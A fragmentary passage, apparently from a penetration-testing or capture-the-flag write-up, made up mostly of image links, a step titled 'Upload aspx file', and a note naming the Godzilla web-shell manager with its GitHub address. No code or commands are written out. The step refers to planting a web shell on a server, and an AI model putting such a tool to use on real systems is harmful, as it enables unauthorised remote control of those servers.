
**</html>**







**Upload aspx file**









**Notes:** **The tools used are:**

[**https://github.com/BeichenDream/Godzilla**](https://github.com/BeichenDream/Godzilla)

